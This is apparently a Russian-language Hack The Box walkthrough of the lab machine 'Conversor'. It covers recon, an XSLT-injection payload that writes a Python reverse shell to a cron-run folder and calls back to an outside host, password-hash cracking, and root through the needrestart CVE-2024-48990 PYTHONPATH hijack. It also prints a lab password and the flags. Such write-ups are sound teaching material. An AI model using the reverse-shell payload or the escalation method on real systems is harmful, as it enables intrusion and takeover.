
#pentest #htb #easy #pinkot

Разведка

Машинка сплойтилась с адресом: 10.10.11.92, проскакируем ее с помошью nmap


```
nmap -A -sV 10.10.11.92
```

Сканирование дало следующие результаты:



*тут я использовал флаг -A вместо -sC (для работы дефолтных скриптов) для определения ОС (в целях интереса, хоть в данном случае можно было обойтись и без этого)


Видно, что открыты два порта: 22 (ssh) и 80 (http) - что и попробуем посмотреть в браузере



Мы видем домен conversor.htb, сделаем так, чтобы страничка отображалась, для этого настроем DNS у себя.


```
sudo nano /etc/hosts
```

добавим строчку `10.10.11.92 conversor.htb`
Ура, страчничка отобразилась!



Просканируем веб-сайт на наличие скрытых директорий с помощью dirsearch

```
dirsearch -u http://conversor.htb
```



Перейдя на страничку about был найден я смог скать оттуда архив: source_code.tar.gz
Создадим папочку у себя на хсоте и разархивируем его

```
mkdir conversor
cd conversor
tar -xvf source_code.tar.gz
```

Выбор вектора атаки

В файле app.py (веб-приложение для конфертации XML и XSLT файлов в HTML) находим метод convert, в котором есть интересный строчки

```
xslt_tree = etree.parse(xslt_path)
transform = etree.XSLT(xslt_tree)
result_tree = transform(xml_tree)
```


XSLT позволяет выполнять системные комнады.

Мы можем попробовать создать вредоносный xml-файл.
Также просмотрем install.md видно следующую строчку

```
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3
"$f"; done
```

Она значит, что скрипт (/var/www/conversor.htb/scripts/.py) выполняется каждую минуту (* * * * *) от www-data пользака

Зарегистрировашись на сайтике идем в convert и можем загрузить туда XML и XSLT файлы



Получение удаленного доступа

Создадим следующий файлики

exploit.xml

```
<?xml version="1.0"?><data>test</data>
```

exploit.xslt

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet
    version="1.0"
    xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:shell="http://exslt.org/common"
    extension-element-prefixes="shell">

    <xsl:template match="/">
        <shell:document href="/var/www/conversor.htb/scripts/shell.py"
```


```
method="text">
import socket,os,pty
s=socket.socket()
s.connect(("10.10.14.60",4444))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn("/bin/bash")
        </shell:document>
    </xsl:template>

</xsl:stylesheet>
```

Также запустим netcat командой:

```
nc -lvnp 4444
```

Заходим на наш сайт и загрузим туда xml или xslt файлики.
После нажатия convert шелл появится в течении 60 секунд.



Ура, мы на тачке.
Зайдя в папку conversor/instance находим там bd (также этот путь есть в app.py, по функции коннектора в нем пониманием что это sqlite)

Зайдем в базу и посмотрим какие там есть таблицы


```
sqlite3 users.db
.tables
```

Вывод дал следующее:
files users
Посмотрев users находим там хеш пользователя fismathack
5b5c3ac3a1c897c94caad48e6c71fdec
Попробуем узнать тип хеша:

```
echo "5b5c3ac3a1c897c94caad48e6c71fdec" | hashid
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ echo "5b5c3ac3a1c897c94caad48e6c71fdec" | hashid
Analyzing '5b5c3ac3a1c897c94caad48e6c71fdec'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
```

Зайдем на сайт и попробуем узнать настоящие пароль.



Та-даа-м пароль наш, попробуем с его помощью подключиться по ssh

```
ssh fismathack@10.10.11.92
```

Получилось, далее находим в файде user.txt первый флаг
59df4ed00a665eaef93cd05a8e6bba63

Повышение привелегий

Попрбуем определить способ повышения привелегий:

```
sudo -l #passdord: Keepmesafeandwarm
```

Вывело

```
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin,
    use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
```

```
/usr/sbin/needrestart #мы можем запустить эту команду от root и нам не нужен
для этого пароль
```

Посмотрим версию

```
needrestart -v    #вывело needrestart v3.7
```

Погуглив, узанем, что это устаревшая версия и она уязвима, нашел CVE-2024-48990
и в дальнейшем воспользовался репозиторием:
https://github.com/ten-ops/CVE-2024-48990_needrestart

В чём заключается уязвимость

CVE-2024-48990 - уязвимость перехвата PYTHONPATH (переменная сообщающая где искать модули в стандартных системах рассположения), needrestart проанализириует окружение процесса python, для этого needrestart попытается импортировать такие библиотеки как importlib.

Получение root

Запустим netcat

```
nc -lvnp 1337
```

создадим от fismathack папки `/tmp/malicious/importlib`
закинем туда наши файлики с гитхаба, main.py - это некая приманка для needstart, чтобы он начал сканировать запущенные процессы, `__init__.py` - сам эксплойт.
В одном терминале запусти main.py, в другом выполним **от root** команду:

```
sudo /usr/bin/needrestart
```

На прослушиванием порту получим подключение. Сделаем whoami и если все успешно будет root. Перейдем в директорию /root и прочитаем файл `cat root.txt`
Второй флаг найден: 0d643de413dc15e29af25d0d0c1fbc8a

Das ist alles!)